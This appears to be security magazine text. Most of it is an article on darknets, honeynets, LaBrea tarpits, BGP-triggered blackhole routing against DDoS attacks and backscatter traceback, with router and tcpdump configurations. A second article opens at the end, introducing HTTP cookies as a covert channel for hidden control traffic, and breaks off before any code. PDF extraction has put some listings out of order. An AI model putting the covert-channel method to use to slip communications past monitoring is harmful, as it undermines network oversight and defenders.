A more novel use of sinkholes is in the deployment of various kinds of decoy networks for entrapment, exposure, and intelligence-gathering purposes.

Decoy \De*coy", *noun*, anything intended to lead into a snare; a lure that deceives and misleads into danger, or into the power of an enemy; a bait.

The two types of decoy networks we'll discuss in detail are the darknet and the honeynet. Both may be used to glean security intelligence, but one is particularly useful in the realm of secure network engineering.

Deploying Darknets

Generally, a darknet is a portion of routed, allocated IP space in which no responsive services reside. Such networks are classified as *dark* because there is seemingly nothing *lit up* inside these networks. However,




Figure 2. An attack on IP address 192.0.2.13 (while sinkholing)



Listing 1. BGB sample configuration

```
router bgp XXX
redistribute static route-map static-to-bgp
# Route-map is a policy mechanism to
# allow modification of prefix attributes, or special
# filtering policies
route-map static-to-bgp permit 10
match tag 199
set ip next-hop 192.0.2.1
set local-preference 50
set community no-export
set origin igp
```

Listing 2. The basic configuration on the ISP side

```
router bgp XXX
# Route-map is simply a policy mechanism
# to massage routing information such
# as setting the next hop
neighbor < customer-ip > route-map customer-in in
# prefix-list is a static list of customer prefixes and mask length that
# are allowed. Customer should be allowed to
# announce down to a single host
# in their prefix(es) such as 172.16.0.1/32
neighbor < customer-ip > prefix-list 10 in
# ebgp-multihop is necessary to prevent
# continuous prefix announcement and
# withdrawal
neighbor < customer-ip > ebgp-multihop 2
# Now we define the route-map for policy match
# and setting the blackhole
# next hop
route-map in-customer permit 5
# the customer sets this community on their side,
# and the ISP matches on its
# side. XXXX would likely be the customer ASN,
# and NNNN is an arbitrary number agreed
# on by the ISP and the customer
match ip community XXXX:NNNN
set ip next-hop < blackhole-ip >
set community additive no-export
```

a darknet does in fact include at least one server, designed to act as a packet vacuum. This server gathers and organizes the packets that enter the darknet, useful for real-time analysis or post-event network forensics.

Any packet that enters a darknet is unexpected. Because no legitimate packets should ever appear inside a darknet, those that do appear have either arrived by misconfiguration or by the more frequent scenario, having been sent by malware. This malware, scanning for vulnerable devices, will send packets into the darknet, thereby exposing itself to administrative security

review. There is a slant of genius in this approach for finding worms and other propagating malware. Without false positives, and without signatures or complicated statistical analysis gear, a security administrator with properly deployed darknets can spot scanning (attempts made by malware to discover adjacent hosts suitable for propagation) in any size network. That's a powerful security tool. Further, packets arriving in the darknet expose innocuous network misconfigurations that network administrators will appreciate ironing out. Of course, darknets have multiple uses in the realm of security. They can be used to host

flow collectors, backscatter detectors, packet sniffers, and intrusion detection systems. The elegance of the darknet is that it cuts down considerably on the false positives for any device or technology through simple traffic reduction.

Implementing a darknet is relatively simple. In fact, here are five easy steps.

Select one or more unused regions of IP address space from your network that you'll route into your darknet. This could be a /16 prefix of addresses or larger, or all the way down to a single (/32) address. More addresses result in a more statistically accurate perception of unsolicited network activity. I recommend selecting several address segments, such as a /29 from each of several internal networks, and a /25 from your public (external) network allocation, for example. There's no reason you can't darknet a region of your internal private address space (for example, RFC 1918 space, 10.0.0.0/8). In fact, by selecting regions of your internal network to darknet, you'll be able to see internal scanning that you may miss if you only darknet external (public) network segments. Another strategy that can be considered by organizations utilizing specific routing for their internal networks is to rely upon the *most specific route wins* rule of routing (usually distributed through some kind of interior gateway protocol). Meaning, if I use the 10.1.1.0/24 and the 10.2.1.0/24 networks internally, I can just route the entire 10.0.0.0/8 network into my darknet. I know that if my network is properly configured, the darknet will receive all 10.0.0.0/8 traffic except for the networks within it that I'm specifically using/routing (these likely have static routing entries in my network infrastructure).

Next, you'll configure your physical topology. You'll need a router or (layer-3) switch that will forward traffic into the your darknet, a server with ample storage to serve as your data collector, and an Ethernet switch you'll use to connect




Figure 3. A reference physical topology for darknets

these components and optional components in the future such as an IDS sensor or protocol analyzer. For the router, you may elect to use an existing internal or external (or both, though it is not recommended) gateway device – most *enterprise* darknets (as opposed to those of telecom carriers) are located inside one of the organization's DMZs and segregated from the rest of the network. Therefore, you may consider using a firewall to do this job in lieu of one of your routers. We recommend, however, that you use your external gateway router for external darknets, and an internal layer-3 switch for your internal darknets. Either way, the key item to consider is that you'll configure this routing device to forward the darknet-destined traffic it receives out of a dedicated darknet ethernet interface (through the switch) to the collector server that you'll configure to accept such packets. The collector server must also have a dedicated darknet interface that will receive those packets. For management, the collector server will also require at least one additional Ethernet interface (to be placed on a separate management LAN). Make sure you follow your own best practices for network device security as you can be guaranteed that all sorts of nasties will be flowing through this network segment very

soon. Fight the urge to quickly utilize an existing DMZ switch for the purpose of connecting these components unless you're comfortable configuring the VLAN so that no broadcast packets will make their way into the darknet – remember, the darknet is for illegitimate traffic only so we don't want legitimate broadcasts from your other LANs encroaching on darknet turf. Figure 3 depicts an example of this configuration. In our examples, we're using a router or switch running Cisco IOS with a layer-3 software license, a FreeBSD-based server, and a commodity unmanaged layer-2 switch to connect devices.

In order for our collector server to avoid having to ARP (address resolution protocol) for every address in the darknet space, we'll configure the router to forward the darknet-destined traffic to a unique endpoint IP address on the server's darknet Ethernet interface. In order to accomplish this, we suggest dedicating a /30 network for your point-to-point between your router and the darknet interface, such as 192.0.2.0/30. This would make your router's Ethernet interface 192.0.2.1/30 and the collector server could be reached via 192.0.2.2/30. Interface configuration depends largely on the platforms you've selected so we'll assume you're comfortable setting that up on your

own. In our examples, we're using Cisco IOS with a layer-3 software license. Once that's done, you'll simply enter the appropriate routing statements to the switch to forward all your darknet traffic to 192.0.2.2 on the collector server, and you're home free:

```
router#conf t
router(config)# ip route 10.0.0.0 ←
255.0.0.0 192.0.2.2
router(config)# ^Z
router# wr
```

You should now be receiving darknet traffic. An example logical topology is shown in Figure 4.

What to do with the traffic once it gets there is another story. The server should be configured not to respond to any data it receives on its darknet interface. Of course, it will ARP for its configured address (192.0.2.2/30 only) in order to establish communications with the router, however all other packets should be discarded by some sort of host-based firewall. As mentioned earlier, no management whatsoever should occur on the darknet interface – you'll need to configure another Ethernet interface on which to perform management and administration. The default route for the system should be the management interface's gateway. For the necessary firewall, your platform selection of the server will impact your firewall selection, but we recommend using a BSD-based system and pf or ipfw2 as your firewall. Whether or not firewall logging should be enabled largely depends on what you'd do with it. We use logfile analysis tools that require logging to be turned on (so that the logs can be parsed and alerts generated); however, depending on several hardware and software choices and the size of your darknet, this logging may severely degrade darknet performance. As an additional safety measure (firewalls can crash or be accidentally turned off), it is a good idea to null-route the darknet traffic should it accidentally go unfiltered.



An example null-route under FreeBSD might look like this:

```
route add -net 10.0.0.0/8 ←  
127.0.0.1 -blackhole
```

Now that your darknet is humming and you've protected your darknet collector server, you need to store the data in a format useful to your analysis and forensics tools. The most obvious choice would be pcap-formatted binary files as they are nearly ubiquitous in that most network analysis applications can operate on them. The easiest way to do this on an ongoing basis is to use the tcpdump program's built-in rotation feature. The tcpdump program is provided by the Network Research Group of the Lawrence Berkeley National Laboratory. An example tcpdump command line to accomplish the log rotation for us is

```
tcpdump -i en0 -n -w darknet_dump -C125
```

In this example, tcpdump is told to listen on the en0 interface, number-to-name (DNS) resolution is disabled, and a file named darknet_dumpN is written for every 125 million bytes committed, where N increments to make the filenames unique. Again, this will provide a pcap-formatted binary file containing the network traffic. You may then use this file as input to your favorite network analyzer software. The idea here is to keep a copy of the data and use a plethora of

different tools to replay the files later to look for interesting characteristics of the traffic. In a normal scenario, you'll be using a program like tcpdump with a specific BPF (Berkeley packet filter) expression to look for things inside these files. While this can be done at run-time (capture-time), by keeping a recording of all traffic, you can use different tools later without the risk of losing anything important.

Another helpful tool that makes it easy to visualize flows of traffic is argus, the network Audit Record Generation and Utilization System developed by QoSient. Although its configuration is too involved to detail here, we utilize argus regularly to watch for interesting flows in our darknets. Argus provides a keen flow-based summary interface that should help you understand exactly what's going on in terms of malicious traffic flows.

In order to visualize the volume of traffic entering your darknet, interface counter-based tools such as MRTG (see <http://www.mrtg.org/>) by Tobias Oetiker should do the trick. MRTG can help you produce beautiful graphs of your not-so-beautiful darknet traffic. There are also dozens of tools out there to parse firewall logs that can be a quick and easy alternative to the more complicated pcap-based analysis tools or argus. Keep in mind the performance problems you'll have with text-based logging of the packet filter and subsequent parsing of those files.

There are literally dozens of tools that can be used within your darknet. To get you started, here's what you'd find in some of ours:

- an IDS sensor (Bro, Snort, et al.),
- a packet sniffer (tcpdump as described earlier),
- a flow analyzer (argus, netflow export from router, SiLK, flow-tools),
- a firewall log-file parser that populates RRD databases for graphing,
- MRTG to graph traffic counters,
- p0f (by Michal Zalewski) to categorize platforms of infected/scanning devices.

Deploying Honeynets

Like a darknet, a honeynet is generally a portion of routed, allocated IP space. However, instead of providing a destination where packets go to die, the destination mimics an actual service (or many services), thereby allowing the connection (handshake) to take place, and establishing a complete two-way dialogue. A *honeypot*, or the system mimicking an actual service, is meant to be a tightly held and constantly monitored resource that is intended to lure attackers to probe it and/or infiltrate it. While there are a few different types of honeypots, they all have the same goal: learn the tactics and garner as much information as possible about the attacker.

Physical Honeypots

Physical honeypots are whole machines inside the honeynet with their own IP address, operating system, and service-mimicking tools.

Virtual Honeypots

Virtual honeypots are *software-simulated* complete honeypot systems within the honeynet that mimic environmental conditions such as the operating system, network stack, and services provided as decoys. One physical server may provide a network of thousands of virtual honeypots.

Listing 3. The basic customer configuration

```
router bgp XXXX (customer's ASN)  
# the customer will install a static route,  
# which is redistributed into BGP  
# hereredistribute static route-map static-to-bgp  
# just like the ISP, use a route-map to set  
# and match specific prefix  
# attributes  
route-map static-to-bgp permit 5  
# match the arbitrary tag,  
# agreed on by the customer and the ISP  
match tag NNNN  
set community additive XXX:NNNN  
# NNNN is the tag, agreed on by the customer and the ISP  
ip route 192.168.0.1 255.255.255.255 Null0 tag NNNN
```




Figure 4. A reference logical topology for darknets

Low-Interaction Honeypots

Low-interaction honeypots (the most prevalent type of honeypot in use today) are designed to lure an attacker with one or more presumably exploitable vulnerabilities, establish dialogue, and capture the first few packets of communication with the attacker. Obviously, the attacker or the autonomous malicious software that is conversing with the honeypot will eventually realize the target is unable to be exploited, but before that occurs, valuable information can be exposed, such as the exploitation tactic or the signature of the malicious software. Such low-interaction honeypots are used today to model spammers' tactics (attempting to derive heuristics such as timing characteristics of spammer SMTP transactions, for example).

There are only a few commercial implementations of honeynet technology in general, but the most popular implementation is found in the open source project, honeyd, by Niels Provos. More information on acquiring and setting up honeyd may be found at <http://www.honeyd.org>.

Tip: honeyd is designed to be a virtual honeypot/honeynet that can simulate a number of different

operating systems and software components suitable for attracting attackers.

Another low-interaction form of honeypot worth mentioning is a novel concept by Tom Liston called LaBrea. LaBrea (named after the tar pit) is a software daemon (service) that is capable of generating autonomous responses to connection requests across potentially enormous blocks of IP addresses. In short, it creates an environment

attractive to scanning/propagating malware, but it has one nasty trick. As soon as the malware attempts to connect, LaBrea slows down the network stack of the sender, sometimes quite significantly. Figuratively speaking, the network stack of the malware-infected system gets stuck in a tar pit. Therefore, there is no interaction at the application layer, but significant interaction at layer 4 when the (TCP) connection handshake attempts take place. LaBrea is even capable of ARPing for all of the virtual IP addresses in its configuration without assigning them to the host system's interfaces, which makes setting it up incredibly easy. More information on LaBrea can be found at <http://labrea.sourceforge.net/labrea-info.html>.

Note: several research bodies have concluded that low-interaction honeypots are a viable tactic against high-performance propagating worms by slowing them down in order to protect network infrastructure. We postulate that the configuration required to realize this benefit is obtuse at best. However, LaBrea and honeyd may both be configured to create such a worm-unfriendly environment.




Figure 5. An example of backscatter during a DDoS attack



High-Interaction Honeypots

High-interaction honeypots are less used, but exceedingly valuable. As opposed to simply capturing the first few transactions in a dialogue between an attacker and the honeypot, a high-interaction honeypot is designed to let an attack completely infiltrate the system on which it resides. In this scenario, useful information captured will not only include the probing technique and the exploitation used, but it will also allow the security administrator to watch over the attacker once he gains access to the system, unwittingly exposing his intentions and tools.

There is a non-profit organization known as The HoneyNet Project (see <http://www.honeynet.org/>) that produces a great deal of intelligence and some easy-to-use tools designed to enable users to deploy high-interaction honeypots. They also provide excellent forensics-type tools to analyze the data collected during infiltrations into the honeypots.

Tip: the HoneyNet Project (<http://www.honeynet.org/>) publishes a number of fantastic tools for use in deploying your own honeynets. We recommend paying particular attention to the Honeywall, Termlog, and Sebek tools. Likewise, the project team has also developed an excellent book on the psychology, tactics, and tools used by attackers as gleaned through honeynet technologies. The book, *Know Your Enemy*, which at the time of this writing is in its second edition, is available through the [honeynet.org](http://www.honeynet.org) web site and proceeds from its sales are used to help fund honeynet research.

Recommendations for the Use of Honeynets

For research organizations or those with a lot of money and time to burn (do you know of any?), honeypots can be an invaluable tool, but we do not recommend utilizing honeypots inside the everyday enterprise.

However, while not suitable for everyday use, when an innocuous piece of malicious software rears its ugly head and no sniffer or forensics tools help identify the problem to the extent that your administrator can solve it, a honeynet may be implemented on demand in order to establish communication by posing as a target the malicious software is expecting, thereby exposing enough information in order to adequately identify the attack. Another on-demand use is as a means to verify a suspected infiltration. Therefore, it should be another arrow in the security administrator's quiver.

One implementation worth mentioning is in use at one of the world's largest chipmakers. They have, throughout their network, Linux servers running VMWare, on top of which are running four virtual machines, one for each of the Windows OS varieties common within the enterprise – NT, 2000, 2003, and XP. Each is kept current with the standard corporate patch levels. The Linux OS monitors those for traffic and changes, as a means of detecting new worms (or other threats) that may circulate within the enterprise. They're essentially using this environment as a combination honeynet and IDS for worms. More details on this implementation may be found at <http://phoenixinfragard.net/meetings/past/200407hawrylkiw.pdf>

Implementing Sinkholes to Defend Against DDoS Attacks (Blackhole Routing)

Another novel use of sinkhole technology is as a defense tactic against (distributed) Denial-of-Service attacks. In the *Background and Function* section earlier in this article, the first example given was the simplest form of this blackhole routing technique. Once the exact target of an attack has been identified, the IP address being targeted was diverted to the discard interface at the edge of the

network, before traversing the final link to the target. This freed the target network from total disruption through link saturation, but still likely impacted performance network-wide, especially for adjacent customers that shared some of the carrier's edge topology with the target network. Today, large telecom carriers have architected their networks and included sophisticated versions of this defense measure as part of their overall network design philosophy. In many cases, the carriers are now able to use a traceback technique in order to locate the ingress points of the attack and blackhole the malicious packets there (at the ingress points themselves) instead of allowing the attack to clog the carrier backbone all the way downstream to the target network's link. This traceback technique is largely unnecessary because the carriers' blackhole routes are customarily announced network-wide among their edge routers using a BGP community, thereby blackholing the malicious traffic at each ingress point, allowing them to blackhole attacks as they enter and (in many cases) avoid backbone and edge congestion all together. Some have even extended the control and automation of this capability to the end customer through what are known as customer-triggered real-time blackholes.

Triggered Blackhole Routing

As mentioned above, many large ISPs have implemented a distributed, automated system for *triggering* blackhole routing on targeted IP addresses. The trigger may be initiated by the ISP or by customers, either manually or automatically. Triggered blackhole routing utilizes the simple sinkhole described earlier in the section *Background and Function*. The sinkhole may be configured on all ingress (edge) routers within the ISP network where the ISP exchanges traffic with other providers or customers. When an

Table 1. ICMP Packets

ICMP Packets	Description
3.0	Network unreachable
3.1	Host unreachable
3.3	Port unreachable
3.4	Fragmentation required
3.5	Source route failed
3.6	Destination network unknown error
3.7	Destination host unknown error
3.10	Host administratively prohibited
3.11	Type of service network unreachable
3.12	Type of service host unreachable
3.13	Communication administratively prohibited
11.0	TTL expired during transit
11.1	Fragment reassembly timeout
TCP Packets	Description
RST bit set	TCP Reset

attack against a network target is identified, the ISP or the customer may announce the *attacked* prefix (or a more-specific prefix) into the BGP routing table. The attacked prefix is tagged with a next-hop that is statically routed to the discard interface on all edge routers, and propagated within the ISP's network via internal BGP (iBGP). Then, wherever the packets destined for the attacked prefix enter the ISP network (the ingress point), they are immediately sent to the discard interface on the closest router announcing the attacked prefix.

The following steps are necessary for the ISP to implement the distributed blackhole mechanism:

- select a non-globally routed prefix, such as the Test-Net (RFC 3330) 192.0.2.0/24, to use as the next hop of any attacked prefix to be blackholed. Using a prefix of length 24 allows you to

use many different IP addresses for specific types of blackhole routing. You may wish to differentiate between customer, internal, and external blackhole routes,

- configure a static route on each ingress/peering router for 192.0.2.0/24, pointing to the discard interface. For example:

```
ip route 192.0.2.0 255.255.255.0 Null0,
```
- configure BGP and policy route-maps to announce a prefix to be blackholed as shown on listing 1.

In the example configuration, we are redistributing static routes into BGP that match *tag 199* (see below), setting the next hop to an IP address that is routed to the discard interface, setting the local preference to 50 (less preferred), and ensuring we do not leak these routes to any of our external peers (no-export).

Once this basic configuration is done, the trigger can be initiated by the ISP entering a static route for the attacked prefix (or host) to be blackholed, for example:

```
ip route 172.16.0.1 255.255.255.255
192.0.2.1 Null0 tag 199
```

The static route above is the *trigger* that kicks off the blackhole routing process. The router that this route is configured on will announce the route through iBGP to all internal routers, including edge routers. Any router with a static route to the discard interface for 172.16.0.1/32 will immediately blackhole traffic locally.

The ISP may wish to set up automated triggering through BGP as well, so a BGP customer could trigger the blackhole route independent of ISP intervention. This is the most powerful aspect of triggered blackhole routing. The configuration on the ISP side is slightly different in that communities and ebgp-multipop are used to properly receive and tag the routes learned from the customers. The basic configuration on the ISP side looks like on Listing 2.

The ISP already has the *< blackhole-ip >* statically routed to discard interfaces throughout the network, so as soon as the customer announces the prefix to blackhole, the ISP redistributes that internally and traffic to this prefix is blackholed at the *edge* of the ISP network.

The basic customer configuration looks like on Listing 3.

Once the BGP configuration is in place, the customer need only install a static route for the prefix # being attacked. With some very basic configuration in BGP, and the help of your ISP, you now have a very fast method to respond to Denial-of-Service attacks against a single host, or an entire prefix.

Note: be sure to check with your ISP's technical contact before implementing your blackhole-triggering solution as ISP implementations of this concept differ slightly.



Table 2. Summary Checklist

Step	Description
Understand how your ISP can help you during a DDoS attack.	Make an action plan for dealing with DDoS attacks that includes strategies that leverage your ISP's capabilities in the realm of real-time blackholing. Open dialogue between your organization and your ISP about enabling you to create customer-triggered real-time blackholes to protect yourself without spending precious time with their escalation procedures.
Consider implementing an internal darknet.	Remember, an internal darknet gives you the ability to catch worms earlier than your anti-virus vendor. Likewise, it exposes network misconfigurations that you'll be glad you knew about.
Consider implementing an external darknet.	External darknets can give you insight to what your network is being hit with from the outside and the tools you use with it may be easier on the eyes than a standard firewall log. The backscatter collected from an external darknet can give you intelligence about when your network is being implicated in an attack on a third party.
Explore using honeypots for research if you have the time and resources.	Thought most organizations won't see significant benefit from implementing a honeynet (outside of awareness), they are invaluable to information security researchers. Consider the implications of deploying a honeynet within your organization. Such consideration should include exploration of state laws that might have a bearing on your decision.

Backscatter and Tracebacks

In this section, we'll explore creative uses of decoy networks to detect attacks and spoofing and also to help track down the miscreant.

Backscatter

It seems fitting after all of this discussion on decoy networks and DDoS attacks to mention the notion of backscatter. For an entire semester during my freshman year in college, I wrote letters (yes, the physical kind) to various friends who were moving around a lot. Being the absent-minded individual that I am, I would consistently write the wrong return address on my envelopes. I'd forget to put my dorm suite number on them or it would be completely illegible (I had discovered beer). Occasionally, one of my friends that I wrote would have moved and the letter I'd sent them bounced back to me with

a post office notification stating *return to sender*. Only, since my return address was written incorrectly, the bounce-back didn't go to me, it went to the resident office downstairs who called me and let me know (by matching my name) I had again written my return address wrong and there was a letter there waiting for me to pick it up and resend. That *return to sender* bounce-back is a form of backscatter. Of course, the backscatter indicated to the resident office that I had been sending mail (and to whom).

On the Internet, when party A intends to perform a Denial-of-Service attack against party B, but party A wants to conceal his identity, he normally writes the wrong source address on his attack packets (the IP headers are forged to look like they came from parties A-Z, for example, only A-Z in IPv4 is 2^{32} permutations). During such attacks, routers and

other network devices along the path inevitably send back a variety of messages that range from connection resets to quench requests to unreachable notifications. Since these messages are *returned to sender*, and since the sender is forged, parties A-Z all receive them and thus gain knowledge of the attack on party B, just as the resident office gained knowledge of the mail I was sending. This is depicted in Figure 5.

In today's packet filtering world, most of these backscatter messages are silently discarded by our firewalls because they are seen as responses to a message we did not send. But with an external darknet network implemented as explained earlier, we can look for these backscatter packets and determine when our address space is being implicated in an attack on another party. The following types of packets appearing in

On the Net

- <http://www.amazon.com/gp/product/0072259558/> – Extreme Exploits: Advanced Defenses against Hardcore Hacks, published by McGraw-Hill/Osborne Copyright 2005
- Internet RFCs 3330 (Special-use IPv4 Addresses) and 3882 (Configuring BGP to Block Denial of Service Attacks)
- <http://www.cymru.com/Darknet/> – The Team Cymru Darknet Project
- <http://www.tcpdump.org/> – The home of tcpdump and libpcap
- <http://www.qosient.com/argus/flow.htm> – The home of ARGUS
- <http://www.honeyd.org> – The home of Honeyd
- <http://www.honeynet.org> – The home HoneyNet Project
- <http://lcamtuf.coredump.cx/p0f.shtml> – The home of the p0f tool
- <http://www.secsup.org/Tracking/> – Chris Morrow and Brian Gemberling's article on ISP blackholing and backscatter analysis
- <http://phoenixinfragard.net/meetings/past/200407hawrylkiw.pdf> – Dan Hawrylkiw's presentation on honeynets
- <http://www.openbsd.org/faq/pf/> – A FAQ about the OpenBSD packet filter

About the author

Mr. Opplerman is an accomplished author, speaker, and teacher in the field of network security and a consultant to some of the world's most admired companies. Mr. Opplerman's open source software has been distributed to hundreds of thousands of computers worldwide and he holds US intellectual property patents in distributed adaptive routing and wireless consumer applications. Most of the content from this article has been taken from Mr. Opplerman's book, *Extreme Exploits: Advanced Defenses Against Hardcore Hacks*, which is published by McGraw-Hill/Osborne (Copyright 2005) and available at your favorite bookseller.

a darknet may be classified as backscatter and indicate your (darknet) address space is being implicated in an attack.

Traceback

Now that we have a handle on backscatter, how can we use it? In a network with multiple Internet transit gateways, it may be useful during a debilitating attack to locate the ingress point of the *bad packets*. This technique, known as a *traceback*, is useful in that once we identify the specific ingress point on our (or our ISP's) network, we may be able to drop the traffic there and reduce the load on our links, potentially even allowing *good* traffic to flow (through alternate gateways), unlike the simpler DDoS blackhole protection tactic discussed earlier. Traceback allows us to utilize the backscatter we collect in our darknet(s) as a means of finding the point where the attack is entering the network. Unfortunately, this

is really only viable for ISPs or for far-reaching data networks with many Internet gateways. Some dependencies beyond that description include utilization of the blackhole defense mechanism at every Internet gateway. Since major ISPs do this along with a handful of global enterprise networks, it seems fitting to at least explain the process.

Assuming you have the network setup as described above, you can perform a traceback in the midst of a Denial-of-Service attack in three easy steps:

- identify the target and verify that the attack traffic is being spoofed (if it isn't, this traceback tactic will be fruitless),
- blackhole the route for the specific hosts (/32s likely) being attacked at each of your gateways. Exercise caution and follow best practice concerning the use of forwarding to the discard interface in lieu of using


a packet filter to drop the attack packets. This blackhole operation will cause this gateway router to begin generating ICMP unreachable messages, which are (attempted to be) returned to the spoofed sources of the attack packets,

- inside your darknets, use your darknet tools you've put into place to look for the backscatter traffic (probably in the form of ICMP unreachables) with your gateway routers' IP address in it. Any IP addresses of your gateways you see as the source of these backscatter packets validate that those gateways are actually the ingress point(s) of the attack traffic. Voilà, you've found where the attack is entering the network. Even if you don't have your sophisticated darknet tools set up, a simple access list applied to the router interface of your darknet can do the trick for you as depicted below:

```
access-list 105 permit icmp any any unreachable log; access-list 105 permit ip any any.
```

Then, if you enter terminal monitoring mode on this access list (or simply tail the log), you'll get a poor man's backscatter report that you can look inside for the IP addresses of your gateways.

The traceback tactic and the blackhole defense against DDoS attacks are useful in situations where the floods of malicious traffic have forged (spoofed) headers. This was the customary way of performing such attacks until recently. But with the proliferation of zombied machines and botnets, many attackers have stopped spoofing DDoS packets all together – there's no reason to forge headers if your army of attacking systems are everywhere. Likewise, spoofed DDoS attacks have declined significantly as a result of the wider deployment of uRPF and ingress filtering. ●



Techniques

How to cook a covert channel

Simon Castro and Gray World Team 

Difficulty



Before starting to cook your covert channel, you first have to think about the receipt (recette): decide how your covert channel will look like, what it will be used for (antipasti or dessert ?) and finally when you'll have your dinner. Today's menu focuses on HTTP cookies so let's review the receipt and start to cook.

We all know about HTTP and cookies. If you ever bought something on the Internet (or someone did it for you, you probably used cookies to maintain a logical session with the remote server. So, how would it be possible to use cookies as a stealth communication channel?

The cookie theory

Let's review the [RFC_2109] document which describes various interesting points regarding the logical sessions creation.

It should be understood that the session may be terminated by the server (we'll thereafter use *server* to speak about the HTTP server and *client* to speak about the HTTP client) or by the client and that sessions should not last too long (1).

Notice that a client *should* send cookie(s) with every request to the server and that the server may send a cookie to a client even if the client didn't ask for it (2 and 3).

Also notice that the cookie value is *opaque* to the client and thus is also *opaque* for an host willing to monitor the sessions (4).

Finally, we suppose that it is not something suspicious to ask caching services not

to cache the cookies sent by client and server if the cookie is intended for use by a single user. (5)

Note that reading (5) the other way means we may have an opportunity to use these caching services as a second-level relay to store and forward data to multiple clients with or without server. We already know this is possible for any HTTP entity but maybe will it be possible for the cookies, too.

Thinking about the receipt

A covert channel is a communication channel that is not designed and/nor intended to ex-

What you will learn...

- how to prepare a stealth control communication channel.

What you should know...

- the HTTP protocol,
- you should have basic knowledge about python programming language.

Listing 1. Watching usual cookies

```

Our cookie is: 582c76b3d761f5741774f9786603e2438853b8b0
and without padding: 582c76b3d761f5741774f978666

Other are (one per line):
a%3A0%3A%6A%7E
RD4hwMCoACkAAH1IYdM
